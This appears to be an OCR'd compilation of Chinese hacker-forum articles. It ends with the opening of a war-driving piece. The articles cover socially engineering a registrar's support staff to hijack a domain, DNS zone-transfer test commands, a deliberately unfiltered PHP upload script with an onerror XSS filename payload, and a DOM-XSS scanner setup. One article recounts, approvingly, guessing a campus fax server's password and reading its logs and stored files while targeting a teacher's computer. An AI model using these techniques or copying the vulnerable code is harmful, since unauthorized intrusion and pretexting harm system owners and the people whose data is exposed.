
迷离。 13:31:28
我晕
迷离。 13:31:31
看到了
小符 13:31:51

迷离。 13:31:41
可能我之前同事开的
迷离。 13:31:45
我私人的单
迷离。 13:31:51
赚点零花钱
迷离。 13:31:52
我晕
小符 13:32:05
这些我们不管，
迷离。 13:32:26
嗯
迷离。 13:32:30
我先弄了
迷离。 13:32:32
打扰了
小符 13:32:48
不客气
小符 13:33:07
中午一般公司许多同事在外面去吃饭，所以都是离开状态
2 点正常上班
迷离。 13:33:09
比较急主要是 客户都骂我了
迷离。 13:33:13
钱不好赚啊
小符 13:33:36

以上就是我对话的全过程 第一次社工客服 压力巨大啊 其实我觉得我主动提供 QQ 和 私单博得了
域名商的认可……

然后我们进域名看下

然后给他添加了一个 301 就撤了



（全文完）责任编辑：嗯，我混蛋

第4节 DNS 域传送泄露漏洞

作者：lmy
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

区域传送操作指的是一台后备服务器使用来自主服务器的数据刷新自己的 zone 数据库。这

为运行中的 DNS 服务提供了一定的冗余度，其目的是为了防止主域名服务器因意外故障变得不可用时影响到全局。一般来说，DNS 区域传送操作只在网络里真的有后备域名 DNS 服务器时才有必要执行，但许多 DNS 服务器却被错误地配置成只要有人发出请求，就会向对方提供一个 zone 数据库的拷贝。如果所提供的信息只是与连到因特网上且具备有效主机名的系统相关，那么这种错误配置不一定是坏事，尽管这使得攻击者发现潜在目标要容易得多。真正的问题发生在一个单位没有使用公用/私用 DNS 机制来分割外部公用 DNS 信息和内部私用 DNS 信息的时候，此时内部主机名和 IP 地址都暴露给了攻击者。把内部 IP 地址信息提供给因特网上不受信任的用户，就像是把一个单位的内部网络完整蓝图或导航图奉送给了别人。对系统管理员来说，允许不受信任的因特网用户执行 DNS 区域传送（zone transfer）操作是后果最为严重的错误配置之一。

DNS 域传送泄露漏洞测试方法如下：

假如要测试 www.xxxxxx.net 这个站点是否存在 DNS 域传送泄露漏洞，可以使用下面的方法：

<一>在 Windows 下测试方法：

运行 CMD，输入


```
nslookup -qa=ns 测试对象域名，即 nslookup -qa=ns xxxxxx.net，（ns 是名字服务器记录）
```

接着输入 nslookup，查看当前主机的 DNS 设置，并进入 nslookup 命令环境

然后执行 server nameserver,即

```
server ns1.play.net.cn
```

如下图



接着执行 ls –d 测试对象域名，即

```
ls –d xxxxxx.net
```

效果如图 2-5

这样就可以列出测试对象在 ns1.xxxx.cn 上所有的 DNS 解析记录了，接着将 server 设置为

ns2.xxxx.cn，同样操作即可列出测试对象在 ns2.xxxxx.cn 上所有的 DNS 解析记录了。




图 2-5


<二 > BT5 下测试方法：

使用 dnsenum 测试

运行./ dnsenum.pl –enum 测试对象域名，即./ dnsenum.pl –enum cxxxxxs.net 即可获取测试对象全部的 DNS 解析记录信息。

使用 dnswalk 测试

运行./ dnswalk 测试对象域名.，即./ dnswalk cxxxxx.net.（注意这里域名后有一个点，不要少了），即可获取测试对象全部的 DNS 解析记录信息。



以上是 Windows 下和 BT5 下测试 DNS 域传送泄露漏洞的方法。

（全文完）责任编辑：嗯，我混蛋

第三章 XSS 跨站

第1节 简单解释--“image upload xss”漏洞

作者：haxsscker

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

刚才在论坛看到两个帖子,都是求助“image upload xss 漏洞”的，撸主在这里简单解释一下吧，要是解释的不好，请大家补充、批评。

首先我们来看一下这个洞的介绍，一句话概括下：由于上传时候没有对文件名进行重命名，导致可以在文件名里面写入 XSS 代码

相关英文文献：http://ha.ckers.org/blog/20070603/image-upload-xss/ ----->撸主表示讲的还是比较清楚的。

如果机油们不想看英文，那么撸主下面给大家实例演示下

首先我们创建两个文件

1.photo.html ---------->用于上传

2.photo.php ---------->用于接收和显示（这里撸主偷个懒，写一起了）

放在同一目录下

下面是代码：

```
photo.html
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>上传图片</title>
</head>
<body>
<div align="center"><h1>请选择图片</h1></div>
<form action="photo.php" method="post" enctype="multipart/form-data">
    <div align="center">
        <input name="upload_file" type="file" size="20">
        <input name="Submit" type="submit" value="提交">
```

```
    </div>
</form>
</body>
</html>
```

```
photo.php
<?php
error_reporting(0);
$dir = "./";
$tmp_name = $_FILES['upload_file']['tmp_name'];
$actual_name = $_FILES['upload_file']['name'];
$size =     $_FILES['upload_file']['size'];
$type =     $_FILES['upload_file']['type'];
move_uploaded_file($tmp_name,$dir.$actual_name);
echo "<img src=\"".$dir.$actual_name."\">";
?>
```

注意：由于不想写过多代码，没有进行任何过滤，不要说我……偷个懒……只要漏洞原理能说清楚就行了

----------下面是操作步骤----------


1.在 photo.html 随便选个图片上传

1.1 让我们看下正常上传后的效果


如下，显示了图片，html 源码就是图片的地址

2.在 burp 抓包，将文件名改为:\"onerror=\"alert(1)\" a=\".jpg ，对了，下面的截图里撸主由于没写数据库，就没管单引号的转义，机油们写数据库时候注意下就是了

斜杠\进行引号的转义，让其正常输出为引号而不闭合，撸主觉得这个应该解释了帖子中 A11riseforme 牛的疑惑



3.提交，然后 photo.php 显示弹窗了



4.让我们看一下这里的 html 源代码

是的，一个跨站代码产生了

5.注意，这里只做了最简单的演示，直接显示了图片地址，真正的网站肯定是把这个地址插入数据库的，原理一样

如果没有过滤，数据库会执行以下语句

```
INSERT INTO `phish`.`web_list` (
`id` ,`webname` ,`webaddr` ,`dbname`
)
VALUES (
NULL , '123', '\"onerror=\"alert(1)\" a=\".jpg', '123'
)
```

然后我们看下数据库

6.这样，当网页读取数据库并重组 html 代码时候，就会像第 4 步中一样，产生跨站

不知道机油们看懂没有……小菜文章……文笔不好……

（全文完）责任编辑：left

第2节　ra2-dom-xss-scanner,待发掘的 xss 神器

作者：DM_

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

最近真的是遇到了很多的 xss 神器.比如 DOMinator Pro,偶然间遇到了文章中这个工具,工具的编写者貌似是印度雅虎公司的一个安全工程师.在 youtube 上看到了他的演讲视频(http://www.youtube.com/watch?v=WOn5VOX8TdY)后便想试试.

Author:DM_

Blog: http://x0day.sinaapp.com

ra2-dom-xss-scanner 的项目地址: http://code.google.com/p/ra2-dom-xss-scanner/

测试环境(firefox 17.0.1, wamp ,win7 64bit)


首先我们要下三个文件:

```
Ra.two.xpi:     http://code.google.com/p/ra2-dom ... pi&can=2&q=
Vectors.zip:     http://code.google.com/p/ra2-dom ... ip&can=2&q=
Reporting-tool.zip:        http://code.google.com/p/ra2-dom ... ip&can=2&q=
```


下好之后便开始安装工作 ra.two.xpi 是火狐插件直接拖进火狐就可以安装.

Vectors.zip 中是 xxs 测试语句需要解压到 c:\xss 下.
reporting-tool.zip 中是报告生成相关的文件,解压后可以到有个 db_schema.sql 文件

我们需要在本地数据库中新建一个 xss 的数据库.然后将这个 db_schema.sql 导入到其中.




导入成功后再把 reporting-toll 文件夹中的 xss 文件夹放入到本地服务器 www 目录下.




之后便可以在火狐中使用这个插件进行常规扫描工作了.


这里用 phpcms v9 的 xss 做演示.打开链接后选择 scan this url.然后便开始了正常的扫描工作.

扫描完成后便会自动打开 summary.php 生成的报告.





点击任意结果后还可以打开该链接进行手工测试.



我想我这个介绍只能算是皮毛而已.如果感兴趣.可以自己再深入的探索一下它强大的功能.
ps 貌似作者有做 r3 的可能,出了我会继续跟进.

（全文完）责任编辑：left

第四章　无线与终端

第1节　圣诞节撸进某网络传真设备

作者：St0n9.
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

0x00 前言

圣诞节快乐.
又是一年圣诞节,屌丝还是屌丝 还是没有逆袭成功没有白富美也没有矮矬穷的妹子
没妹子只能靠五姑娘 如今五姑娘也被我玩的一塌糊涂了 都出老茧了……
言归正传还是撸撸站吧

看着学校的妹子一群群一片片的……红火了学校周边的旅馆……不禁感叹他们为了搞活 GDP 作出了多大的贡献和牺牲

（观众：你丫又跑题！）

额……观众有意见了还是说说原因吧


最近一直想撸我们学校某老师的电脑 但是一直没蹲点成功

今天从计费系统看到他最近登入的 IP 所以想对该 C 做一次检测从而拿到主机 嗅探劫持什么的。

0x01


过程

打开扫描器胡乱扫了一通发现一个网络传真系统




很好从页面上判断是一个教 myfax 的传真服务器系统
果断百度之其默认帐号密码 无果

无果就无果吧 我试试还不行吗？
紧接着试了试帐号 Admin



不存在。
翻出之前渗透 XXXX 的密码本
列出 30 几个密码准备开始复制黏贴
逐一尝试
嘿嘿终于在我尝试到第 21 个的时候进去了…
首先很好奇是一个什么东西，如下图

首先我们可以判断出他的电话号码
设备序列号，网卡地址
以及得知他是一个存储设备。
呵呵作为一个传真系统又可以储存如果被居心否侧的利用 那是一件多么恐怖的事情
比如说你的私人信息……（就拿域名备案来说 就要传真你的身份证复印件 等等 比如一切营业执照等等……）
好,下面来讲讲利用
胡乱找了一些地方发现一个上传接口，上传各种文件均失败



放弃决定再找
找到了日志打开一看我当时就震惊了

完全是发信收信的电话啊 然后我把电话扔百度一查是淮安的

好吧，本文不该到此结束我也不想到此结束 好奇心总有一天会害死喵的
为毛呢,因为上文讲到是存储设备!!! 我要看里面的东西!!!
可是我没思路了!!!!
停下来 打开 医生 的 圣诞结 慢慢的想
突然灵感来了（我每次都来的好突然）

貌似这哥们不是跑龙套的，这貌似是一份说明文档
打开看看

擦！！！！ 有客户端！！！

照着文档里的他的主页地址打开一看


漂亮还真有直接下载了！

打开后 UI 很渣

填入我刚才 WEB 端的地址和用户

不一会儿，就来文件了!!
我的目的啊 哈哈哈哈~~~~

FUCK 又是广告，真是广告无处不在啊，继续翻



总算尼玛看到有用的了

0x02

总结

设备入侵好好玩，特别是直接接触文件的比如网络传真机啊 网络打印机啊

我觉得这些设备接入网会导致公司的信息泄漏

也一直在研究这方面的东西 苦于没有基友 只能自己尝试着摸爬滚打。。。

还是那句话,此方法结合社工有奇效,不管你信不信,我反正是信了

（全文完）责任编辑：left

第2节　户外黑阔之 War Driving 原理分析及其工具使用

作者：Return

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

Blog:www.creturn.com

Autor:Return

很久没写东西了，最近太忙了～～～

